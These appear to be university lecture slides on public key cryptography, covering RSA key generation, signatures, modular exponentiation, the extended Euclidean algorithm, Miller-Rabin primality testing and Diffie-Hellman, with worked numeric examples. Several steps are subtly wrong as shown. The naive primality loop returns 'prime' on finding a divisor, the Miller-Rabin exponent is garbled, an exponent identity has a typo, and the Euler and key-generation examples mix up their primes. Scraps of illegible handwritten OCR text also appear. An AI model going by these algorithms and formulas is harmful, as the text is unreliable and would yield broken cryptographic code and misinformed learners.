


FIGURE 20.7 The structure of HMAC.

ICOM 6045

Public Key Cryptography

and PKCS


K.P. Chow

University of Hong Kong

Public Key System

- Asymmetric key system or two keys system
- Each party X has 2 keys: public key X_{pub} and private key X_{pri}
- Private key is secret to the owner, public key is open to the public:
 - Mathematically, it is extremely difficult to find the private key given the public key
 - Security strength depends on key length
- Used in *encryption* and *digital signature*
- $D(E(M, X_{\text{pub}}), X_{\text{pri}}) = M$

Using Public Key System for Encryption



Data encryption: A sends a confidential message M to B
A sends $C = E(M, B_{pub})$ to B
B decrypts by B_{pri} : $M = D(C, B_{pri})$
E is the encryption function and D is the decryption function

What is Digital Signature?

- An authentication tool that can be used
 - To verify the origin of a message (not tampered) and
 - To verify the identity of the sender (non-repudiation), and
 - To resolve any authentication issues between the sender and the receiver
- It should be unforgeable and can be used as a valid signature



Using Public Key System for Digital Signature

- Digital signature: A sends a message M with signature S to B
 - A sends $\{ M + S = \text{Sign}(M, A_{\text{pri}}) \}$ to B
 - B verifies by checking if $\text{Verify}(S, A_{\text{pub}}) == M$
- What are the definitions of Sign & Verify?
 - Sign can be viewed as *encrypt* with A's private key
 - Verify can be viewed as *decrypt* with A's public key
- Practical usage:
 - Encryption and signature can be used together
 - Combined with hash functions and symmetric key system
 - Use standard formats: PKCS (Public Key Cryptography Standards)

Requirement of Public Key Cryptosystem

- Practical public key cryptosystem depends on discovery of a suitable trap-door one-way function f_k
 - $Y = f_k(X)$ computationally easy if k and X are known
 - $X = f_k^{-1}(Y)$ computationally easy if k and Y are known
 - $X = f_k^{-1}(Y)$ computationally infeasible if Y is known, k is unknown
- f_k uses the public key and f_k^{-1} uses private key
- Example trap-door one-way function
 - Exponentiation: $b = a^e \text{ mod } p$
 - Factorization: $n = p * q$

Exponentiation and Discrete Logarithm

- Tap-door one-way function
 $b = a^x \text{ mod } p$
- The inverse problem to exponentiation is that of finding the discrete logarithm of a number modulo p , i.e., given a & b , find x where $a^x = b \text{ mod } p$
- Finding exponentiation is relatively easy: find b given a , x , p
- E.g. let $a=3$, $p=101$, i.e. $b = 3^x \text{ mod } 101$
 - if $x=3$, then $b=27$;
 - if $x=6$, then $b=729 \text{ mod } 101=22$;

Discrete Logarithm

- The inverse problem to exponentiation is that of finding the discrete logarithm of a number modulo p, i.e.
find x where $a^x = b \text{ mod } p$
- Given a, b, p , find x (finding **discrete logarithm** is a hard problem)

Discrete Logarithm Example

- E.g. let $a=3$, $p=101$, i.e. $b = 3^x \bmod 101$
- If $b=3$, i.e. $3 = 3^x \bmod 101$, what is x ?
- If $b=27$, i.e. $27 = 3^x \bmod 101$, what is x ?
- If $b=2$, i.e. $2 = 3^x \bmod 101$, what is x ?

Multiplication and Factorization

- Trap-door one-way function f_k is *multiplication* and f_k^{-1} is *factorization*
- Multiplication: given 2 number, compute their product is easy
 - E.g. p is 47 and q is 61, then $p * q = 2867$
- Factorization: given an integer n, find its prime factors
- E.g. what are the prime factors of 2773?

RSA Cryptosystem

- Invented by R. Rivest, A. Shamir and L. Adleman in 1978
- Used both in encryption and digital signature
- Based on the trap-door one-way function f_k is *multiplication* and f_k^{-1} is *factorization*
- Public key is (e, n) and private key is (d, n)
- To encrypt a message $m (< n)$
 - compute $c = m^e \bmod n$
- To decrypt a ciphertext $c (< n)$
 - compute $m = c^d \bmod n$


RSA Example

- Public key is (7,143), private key is (103,143)
- Message m is 5
- To encrypt 5, we compute
 - $c = m^e \text{ mod } n = 5^7 \text{ mod } 143 = 47$
- To decrypt 47, we compute
 - $m = c^d \text{ mod } n = 47^{103} \text{ mod } 143 = 5$

Digital Signature using RSA

- Public key is (e, n) and private key is (d, n)
- How about digital signature?
 - Use private key (d, n) to sign a message and public key (e, n) to verify the signature
- To sign a message $m (< n)$
 - compute $s = m^d \text{ mod } n$
- To verify the signature s of a message $m (< n)$
 - compute $m_1 = s^e \text{ mod } n$
 - check if $m_1 == m$?

Why $M = M^{ed} \bmod n$?



2 Exponential Identities

- $X^a * X^a = X^{(a+b)}$
- E.g. $3^2 * 3^3 = 3^{(2+3)} = 3^5$
- $(X^a)^b = X^{(a*b)}$
- E.g. $(3^2)^3 = 3^{(2*3)} = 3^6$

2 Theorems

- Fermat's theorem: let p be a prime and $\gcd(m,p)=1$, then
 - $m^{p-1} \bmod p = 1$
- E.g.
 - $3^4 \bmod 5 = 81 \bmod 5 = 1$
 - $7^{10} \bmod 11 = 1$
- Euler's Generalization: $n = p * q$
 - $m^{(p-1)(q-1)} \bmod n = 1$
 - $p=3, q=5, n=15,$
 $4^{(3-1)(4-1)} \bmod 15 = 4^{(2)(3)} \bmod 15 = 4^6 \bmod 15$
 $= 4096 \bmod 15 = 273*15+1 \bmod 15 = 1$
 - $p=11, q=5, n=55, 38^{(11-1)(5-1)} \bmod 55 = 1$
 $38^{40} \bmod 55 = 1$

$\varphi(n)$ [phi of n]

- $m * m^{(p-1)*(q-1)} \bmod n = m * 1$
- $\varphi(n) = (p-1)*(q-1)$
- $m^{1+(p-1)*(q-1)} \bmod n = m \text{ if } n = p*q$

Property of encryption and decryption

Let encryption key be e and decryption key be d,

$$e * d = (p-1)*(q-1)+1$$

Encryption: $m^e \bmod n \rightarrow c$

Decryption: $c^d \bmod n \rightarrow m$

How to find e and d?

An Example

- $p = 5, q = 11, n=55$
- $(p-1) * (q-1) + 1 = 41$
- Find e and d such that $e*d = 41$
- But 41 is a prime? What can we do?

Use modulus with $n=40$, i.e.

$$e * d = 41 \bmod 40$$

$$e * d = 1 \bmod 40$$

Set $e = 3$

$$3 * d = 1 \bmod 40$$

Use Extended Euclidean Algorithm, we find $d=27$

$$3 * 27 = 81 = 1 \bmod 40$$

“Trick” of RSA – uses 2 moduli

- Use one modulus to encrypt:

$$n = p * q$$

- Use another modulus to generate the keys:

$$\varphi(n) = (p-1)*(q-1)$$



- $p = 5, q = 11, n=55, \varphi(n) = 40$

- $e = 3, d = 27$

- Encryption: $19^3 \bmod 55 = 39$

- Decryption: $39^{27} \bmod 55 = 19$

RSA Key Generation

- Generate 2 large primes p, q
- Compute n (the modulus) = $p * q$
- Compute $\varphi(n) = (p-1)*(q-1)$
- Generate e relatively prime to $(p-1)*(q-1)$, i.e. $\gcd(\varphi(n), e) = 1$
- Compute inverse of e : $d = e^{-1} \bmod ((p-1)*(q-1))$
- Public key is (e, n) and private key is (d, n)
- 1024-bit RSA means n has 1024 bits

RSA Key Generation Example

- Pick $p=11, q=13$
- Compute n (the modulus) = $p * q = 11 * 13 = 143$
- Compute $\varphi(n) = (p-1)*(q-1) = 10 * 12 = 120$
- Generate e relatively prime to $(p-1)*(q-1)$, i.e. $\gcd(\varphi(n), e) = 1$
 - Select $e = 7$
- Compute inverse of e : $d = e^{-1} \bmod ((p-1)*(q-1))$
 - $d = 7^{-1} \bmod ((11-1)*(12-1)) = 7^{-1} \bmod (120)$
 - i.e. $7d = 1 \bmod (120)$
 - $d = 103$
- Public key is $(7, 143)$ and private key is $(103, 143)$
- Given the public key $(7, 143)$, it is difficult to find 103

How to break RSA?

- Given the public key (e, n) , find the private key (d, n)
- Use factorization
- How factorization is related to RSA?

Implementing RSA

- Both encryption and decryption use exponentiation:
 - $c = m^e \text{ mod } n$
 - Exponentiation is repeated multiplication, which takes $O(n)$ multiplication, can it be faster?
 - Use Square & Multiply Exponentiation
- In key generation, we need to compute inverse of e :
 - $d = e^{-1} \text{ mod } ((p-1)*(q-1))$
 - Any efficient algorithm to compute inverse in modulo arithmetic?
 - Use Extended Euclid's Algorithm
- In key generation, we need to generate 2 large primes p, q
 - Any efficient algorithm to generate large prime number?
 - Use probabilistic algorithm

Square & Multiply Exponentiation

- $b = m^e \bmod p$
- Let $e = e_k e_{k-1} e_{k-2} \dots e_1$ (e_k is the most significant bit, e_1 is the least significant bit, e is in binary form)

$$d = 1$$

```
for j = k downto 1 do {
    d = d * d mod p
    if  $e_j == 1$  then {d = d * m mod p}
}
return d
```

- E.g. compute $m^{10100} \pmod{p}$, then $d = 1, 1, m^1, m^{10}, m^{100}, m^{101}, m^{1010}, m^{10100}$.
- Total number of multiplications: 7

j	d	d'
	1	
5	1	m
4	m^{10}	m^{10}
3	m^{100}	m^{101}
2	m^{1010}	m^{1010}
1	m^{10100}	m^{10100}

Computing Inverse in Modulo Arithmetic

- ‘Primitive’ method : try and error
 - E.g. Inverse of 20 mod 33, i.e. $20 * \text{inv} = 1 + k * 33$ for some k
 - Try : $33*1 + 1$, $33*2 + 1$, $33*3 + 1$, etc
 - We get : 34, 67, 100, 133,
 - We know that $20 * 5 = 100 = 1 \text{ mod } 33$
 - So $20^{-1} \text{ mod } 33 = 5$
 - Only work for small numbers
- Extended Euclid’s Algorithm
 - The General Solution

Euclid's Algorithm

- To find GCD (Greatest Common Divisor)
 - Divide C_0 by C_1 , let Quotient = Q_2 , Rem = C_2
 - E.g. find the GCD of 1769 and 550

Extended Euclid's Algorithm (1)

- To find multiplicative inverse:
 $d^{-1} \bmod f$
 - Initialize:
 - $A_0 = 1, B_0 = 0, C_0 = f$
 - $A_1 = 0, B_1 = 1, C_1 = d$
 - Compute:
 - Quotient $Q_{i+1} = C_{i-1} / C_i$
 - $C_{i+1} = \text{Remainder } (C_{i-1} / C_i)$
 - $B_{i+1} = B_{i-1} - (B_i) (Q_{i+1})$
 - $A_{i+1} = A_{i-1} - (A_i) (Q_{i+1})$
 - Until C_i is 1, $d^{-1} \pmod f$ is B_i
 - Find the inverse of 550 mod 1769

Extended Euclid's Algorithm (2)

- For the initial values:
 - $A_0 = 1, B_0 = 0, C_0 = f$
 - $A_1 = 0, B_1 = 1, C_1 = d$
- The following equation is satisfied:
 - $A_0 f + B_0 d = C_0$
 - $A_1 f + B_1 d = C_1$
- For the following equation:
 - Quotient $Q_{i+1} = C_{i-1} / C_i$
 - $C_{i+1} = \text{Remainder } (C_{i-1} / C_i)$
- We have:
 - $C_{i-1} = C_i Q_{i+1} + C_{i+1}$
 - $C_{i+1} = C_{i-1} - C_i Q_{i+1}$
- Given
 - $B_{i+1} = B_{i-1} - (B_i) (Q_{i+1})$
 - $A_{i+1} = A_{i-1} - (A_i) (Q_{i+1})$

Large Primes

- In key generation, we need to generate large primes (prime number that are many hundreds of digits)
- Generate and test method:
 - Take a random number
 - Check if it is prime
- How easy is it to obtain a prime number by random selection?
 - A number that is 2000 bits long, i.e. $\geq 2^{1999}$ and $\leq 2^{2000}$, there is about 1 prime in every 1386 numbers
- How to check if a number is prime or not? Naïve approach (very slow):

for $i = 2$ to \sqrt{n} do
 if i is a divisor of n then return prime
return not-prime

Primality Testing

- Probabilistic approach: repeatedly running the same test and reduce the probability of error to an acceptable level
- Miller-Rabin Test(n)
 1. Find $k > 0$, q odd so that $n - 1 = 2^k q$
 2. Select a random integer a , $1 < a < n - 1$
 3. if $a^q \bmod n = 1$ then return **inconclusive**
 4. for $j = 0$ to $k - 1$ do
 5. $t = a^{j+1} \bmod n$
 6. if $t \bmod n = n - 1$ then return **inconclusive**
 7. endfor
 8. return **composite**
- If the Miller-Rabin Test(n) returns **inconclusive** t times in succession, then the probability that n is prime $> (1 - 4^{-t})$
 - E.g. if $t = 10$, the probability that n is prime > 0.999999

Communicating using Public Key Cryptography

- Can we use public key cryptography to encrypt a message for communication?
 - YES, but ...
 - Public key algorithms are too slow to be used for bulk data encryption
 - How can we encrypt large volume of data during communication?

Key Exchange using Public Key Cryptography between A & B

1. A generates secret key (sk) randomly
2. A uses B's public key to encrypt sk and sends the encrypted key to B
3. B decrypts the encrypted sk using his private key
4. Both A and B has the secret key and data can then be encrypted using any block ciphers with sk

Using symmetric key to encrypt data


Original Message



Encrypted Message

```
EMUFPHZLRFAXYUSDJKZLDKRNSHGNFIVJ
YQTGXQGBQVYUVLLTREVJYQTMKYRDMD
VWHTQKQHGTWETZYQWHRKKQETGFOINGE
GGWKKD
TIMVMZJAN
QZGZLECGYUXUEENJTBLBQCRTHJDFFHR
HHDODUVH7DWKBHUFPWNTDFYCU2ZERE
EVLDKFEZM0QJLTTUGSYGPFUUNLAVIDX
FLOGTTF
FHGNTGPUA
ELZZVRBROK
DQUMEDAZ
DQUMEDN
EN DVAHOR
CHTNREYUL
HMGKJAH
WMTEDIT
TFOSIEDTIV
EFTHRSPAN
IETRSPAN
BSEDDNIAA
AECTDDHIL
RHHKQ
ECMDRIPEIMEHNLSSSTRTVDOWWOBKR
UOXOGHULBSOLFBBFWLHVQOPRNKGSSO
TWTSQJSSEKZZWATJKLDIAWINFBNYP
VTIMZFPWGDKZXTJCDIGRUHUAUERCAH
```

Encrypted message sent over Internet



Encryption Algorithm

Original Message



How to distribute the Key?

*Our knowledge in the
country - We are
here able to gain a
little more than we had
before. I think
you have to
attend at the time and you
will find you the best
information available.
The things, the air and the
way will not be available.
Being our location is likely
to do. If any place
a friend attaches to the attempt
not to move away.*


Decryption Algorithm



Encrypted message arrives destination

```
EMUFPHZLRFAXYUSDJKZLDKRNSHGNFIVJ
YQTGXQGBQVYUVLLTREVJYQTMKYRDMD
VWHTQKQHGTWETZYQWHRKKQETGFOINGE
GGWKKD
TIMVMZJAN
QZGZLECGYUXUEENJTBLBQCRTHJDFFHR
HHDODUVH7DWKBHUFPWNTDFYCU2ZERE
EVLDKFEZM0QJLTTUGSYGPFUUNLAVIDX
FLOGTTF
FHGNTGPUA
ELZZVRBROK
DQUMEDAZ
DQUMEDN
EN DVAHOR
CHTNREYUL
HMGKJAH
WMTEDIT
TFOSIEDTIV
EFTHRSPAN
IETRSPAN
BSEDDNIAA
AECTDDHIL
RHHKQ
ECMDRIPEIMEHNLSSSTRTVDOWWOBKR
UOXOGHULBSOLFBBFWLHVQOPRNKGSSO
TWTSQJSSEKZZWATJKLDIAWINFBNYP
VTIMZFPWGDKZXTJCDIGRUHUAUERCAH
```

Using Public Key System for Key Distribution



Key Exchange

- Using public key algorithms, A generates the secret key and sends it to B
- B has no control on the secret key
- If B wants to participate in key generation, what can we do?
 - Other key exchange algorithm

Diffie-Hellman Key Exchange

Alice				Bob		
Secret	Public	Calculates	Sends	Calculates	Public	Secret
<u>a</u>	p, g				p, g	<u>b</u>

↑ →
Shared secret $s = (g^b)^a \text{ mod } p = (g^a)^b \text{ mod } p$

Diffie-Hellman Key Exchange (Example)



Alice



Bob

Diffie-Hellman Key Exchange

Bob and Alice know and have the following :
 $p = 23$ (a prime number) $g = 11$ (a generator)

Alice chooses a secret random number $a = 6$

Alice computes : $A = g^a \text{ mod } p$
 $A = 11^6 \text{ mod } 23 = 9$

Alice receives $B = 5$ from Bob

$$\text{Secret Key} = K = B^a \text{ mod } p$$

$$K = 5^6 \text{ mod } 23 = 8$$

Bob chooses a secret random number $b = 5$

Bob computes : $B = g^b \text{ mod } p$
 $B = 11^5 \text{ mod } 23 = 5$

Bob receives $A = 9$ from Alice

$$\text{Secret Key} = K = A^b \text{ mod } p$$

$$K = 9^5 \text{ mod } 23 = 8$$

The common secret key is : 8

N.B. We could also have written : $K = g^{ab} \text{ mod }$

